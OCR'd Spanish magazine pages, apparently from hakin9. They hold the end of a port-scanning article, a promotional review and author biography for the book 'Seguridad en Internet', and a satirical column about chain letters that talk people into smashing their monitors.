
La esencia de la conversión es la de tratar un bien de manera contraria a lo dispuesto por el verdadero propietario o el derecho inmediato de posesión de la persona que tiene la propiedad o la propiedad especial en el bien.

Conclusión

Muchos sitios usan publicamente direccionamiento enrutado detrás de un firewall. Así que intentar escanearlos puede ser incluso un intento para escanear un dispositivo protegido. Para concluir, un simple escaneo de puertos no es probable que te meta en lios – pero para qué arriesgarse. ●


Gonzalo Asensio Asensio

Titulo: *Seguridad en Internet*
Autor: *Gonzalo Asensio Asensio*
Idioma: *Español*



Una guía práctica y eficaz para proteger su PC con software gratuito. Seguridad en Internet es una obra global para proteger su ordenador con software totalmente gratuito y al alcance de todos. Esta completa guía repasa todos los temas fundamentales con los que se enfrentan los internautas a diario: los virus, los archivos espías, la seguridad en redes inalámbricas, el control paternal, el spam, la privacidad en redes P2P, los IDS (Sistema de Detección de Intrusos), etc;

Todo explicado con un lenguaje cercano, fácil, directo y lleno de ejemplos prácticos, aportando soluciones que el lector podrá usar de forma gratuita.

Siguiendo los consejos de Seguridad en Internet es posible tener un sistema seguro, eficaz y fiable cada vez que salga a navegar por la red. Nunca fue tan fácil y barato tener un ordenador protegido.

La seguridad informática es de tod@s y para tod@s con esta obra revolucionaria.

Gonzalo Asensio ha querido plasmar su experiencia en el mundo de la seguridad informática realizando este libro en el que nos habla con ejemplos prácticos de cómo recuperar un sistema operativo, cómo navegar por Internet de manera segura y anónima, cómo librarse del spam definitivamente en nuestra cuenta de correo, cómo tener protegido a nuestro hijos de Internet controlando sus comunicaciones, cómo no caer infectado por un virus, cómo utilizar de manera segura programas de intercambio P2P para mantener nuestra privacidad, cómo configurar un firewall seguro y evitar ataques, cómo borrar documentos de manera definitiva, cómo controlar nuestro sistema con un detector de intrusos (IDS) y saber todo lo que pasa, y sobre todo el autor ha querido mostrar que es posible tener un sistema seguro, eficaz y fiable si seguimos esta completa guía con software gratuito.

Al concluir la obra el lector tendrá un visión global y completa de la seguridad y será capaz de comprender muchos términos y expresiones informáticas, ya que Gonzalo Asensio va explicando poco a poco y con ejemplos prácticos temas como ¿Qué es el phising?, ¿Qué es un servidor DHCP?, ¿Qué es una dirección IP?, ¿Qué es un servidor DNS?, ¿Qué es el protocolo ARP?, etc; Seguridad en Internet cuenta con más de 200 ilustraciones visuales lo que permite seguirla de manera eficaz y todos los programas que se utilizan en ella son gratuitos, con lo que sólo le bastará con comprarse el libro y tener acceso a Internet para disponer de un ordenador seguro.

Sobre el Autor

Gonzalo Asensio Asensio nació en Aguilas (Murcia) el día 27 de noviembre del 1981. Su vida ha estado siempre ligada a la informática más concretamente se centro desde el principio en una de sus pasiones

La seguridad informatica Es precisamente en este campo donde ha destacado por su labor en diferentes sectores, especialidades y empresas.

Gonzalo Asensio es Master en Seguridad Informática y cuenta con una amplia formación certificada en diversos ambitos desde seguridad en router Cisco a sistemas Solaris pasando por seguridad en Linux y Windows.

Agradecimientos

La redacción de hakin9 agradece a la editorial Nowtilus por facilitarnos el libro.
http://www.nowtilus.com/

Más información

www.seguridadeninternet.es – Web oficial en la que se puede ver el índice, y descargar un resumen completo del libro.

Comenzó como administrador de seguridad en Platea Cultural, lo que le permitió adquirir y sentar sus conocimientos en seguridad general, de allí pasó al departamento de auditoria y consultaría de la empresa ISC-Consultores donde obtuvo experiencia en el campo de la auditoria y consultoría realizando proyectos para importantes empresas de diferente índole.

En la actualidad está especializado en el campo de los IDS (Sistema de detección de Intrusos) y Análisis Forense informático, trabaja como analista de seguridad para la empresa IT-Deusto y ejerce de Jefe de Proyecto en Telefónica Empresas coordinando a un grupo de analistas de seguridad, implantando, configurando y explotando el SOC (Security Operation Center) que cuenta con la red de IDS más grande de Europa.

Debido a su carácter comunicador ha ejercido también en labores de preventa técnica y road show para grandes proyectos.

Cuenta con una gran capacidad de dirección y coordinación de equipos de seguridad lo que le ha permitido realizar grandes proyectos con éxito.

Conferenciante habitual en seminarios y cursos, cuenta con varios cursos de seguridad propios que coordina y enseña;

Ha escrito varios artículos en revistas de seguridad Informática y Hacking ético.

Es miembro de diversas asociaciones de seguridad informática, tanto nacionales como internacionales y administrador de varias listas de seguridad.

Sin duda se trata de una persona joven, dinámica y con una gran proyección dentro del mundo de la seguridad informática.

Gonzalo Asensio ha querido plasmar sus conocimientos en un libro con comunicación sencilla, práctica, directa y eficaz.

Seguridad en Internet cuenta con el apoyo y el respaldo de grandes Instituciones;

Prologado por D.José Barberá Heredia, Doctor Ingeniero de Telecomunicación. Asesor del Secretario de Estado de Telecomunicaciones y para la Sociedad de la Información.

Recomendado por la Entidad Pública Empresarial Red.es, adscrita al Ministerio de Industria, Turismo y Comercio a través de la Secretaría de Estado de Telecomunicaciones y para la Sociedad de la Información.

Una guía de uso necesario para todos los usuarios de la Red. D. Juan Zafra, Director de Comunicación de RED.ES *Un libro que todo el mundo debe tener para evitar desastres en sus ordenadores*. D. Ginés Bravo, Responsable de Seguridad Informática en la Universidad Politécnica de Madrid. ●

Katarzyna Chauca


Folletín

Cuidado con el gusano rompe monitores

Konstantin Klyagin 

Eeee... *¿Por qué tienes gusanos en el bolsillo, Beavis? ¡No lo sé! ¡Simplemente me los encontré ahí! Aunque, me gusta la sensación* (Dibujos animados *Beavis* y *Butt-head*).

No importa lo que seas: cajero, desarrollador de software, hacker o analista de seguridad de Microsfoft. Apuesto a que tienes un amigo que sigue mandándote correo electrónico con todo lo que a él/ella le divierta, le interese o empiece a creerse.

Me estoy refiriendo a las famosas cartas cadena. Normalmente te piden que mandes X copias del mensaje. Algunas veces se anima a las personas a añadir sus vivencias al texto. Así que es algo como: *Antes de que recibiera este correo yo era pobre. Pero el día que lo recibí, estaba andando por la calle y me encontré un monedero lleno de dinero. Así que funciona.*

Esta tecnología no es nueva. Las cartas cadena se conocen desde hace ya 60 años. Solían estar escritas en papel, multiplicadas en una fotografía, y finalmente, digitalizadas.

Mandarlas mediante el correo electrónico es mucho más fácil que escribir 5 o 10 copias a mano. Y estate seguro de que nos sobrevivirán y llegarán a cualquier Red 10.0.

En un mundo con una tecnología perfecta, donde todo el malware es bloqueado por la propia arquitectura de los sistemas operativos, siempre se seguirán mandando cosas como "¡Tuve que probarlo! ¿Quién sabe? ¡A todos nos vendría bien un año de buena suerte!" Sigamos ahora un proceso de ingeniería inversa y modifiquémoslo ligeramente.

Haría que gente como tus amigos y los míos rompiera los monitores de sus oficinas. De ninguna manera? Permíteme objetar.

¡Tuve que probarlo! ¿Quién sabe? ¡A todos nos vendría bien un nuevo monitor de 21"!!

Esto puede parecer una locura, pero Dennis recibió esto el otro día y lo envió. Diez minutos más tarde llegó su jefe con un técnico, ¡que le compró un nuevo monitor TFT de 21" y una televisión de plasma para su casa!

Todo lo que necesitas hacer es coger un martillo y destrozar el monitor que tienes delante.

Probablemente dudarías. Sin embargo, con correos de esta clase, en el estado actual de constante expansión de Internet se pueden conseguir muchas cosas. Uno no necesita tener una educación amplia para acceder a la Red.

Con suficiente mano de obra, las tecnologías astutas de puertas traseras y software pueden hacerse inútiles. Se convirtió en el gusano más dañino de la historia, no debido al primitivo VBSscript que usaba, sino al correcto uso de los errores de la naturaleza humana.

Estando ansiosos por saber quién les ama, trabajadores corporativos abrieron adjuntos, causando una perdida económica de unos 10 billones de dólares.

Y mucho antes de el gusano I LOVE YOU, cuando era un adolescente, era un miembro activo de la red Fido, tales epidemias de estupidez humana solían causar graves problemas en el funcionamiento de las echo-conferencias.

Un mensaje que decía *Hola, esto es una prueba, ¿puede verme alguien?* podía tener como resultado cientos de respuestas inútiles. Así que hay alguna probabilidad de que la gente rompa sus monitores.

Ahora sé por qué Microsoft no va a incluir ninguna solución anti-virus en Vista. Con sus miles de analistas se han dado cuenta de que es en vano.

No tiene mucho sentido desarrollar más tecnologías anti-virus o antigusanos. La manera en la que llegaron a esta conclusión es bastante simple.

Ellos también tienen amigos que les mandan cosas por e-mail. ●

Sobre el Autor

Konstantin Klyagin, también conocido como Konst, es un ingeniero de software que lleva 7 años trabajando en el desarrollo de software. A los 24, ya tenía 16 de experiencia en informática, licenciado en Matemáticas aplicadas y habla ruso, inglés, rumano y ucraniano. Nacido en Kharkov, Ucrania, actualmente vive en Berlin.

Más información: *http://thekonst.net*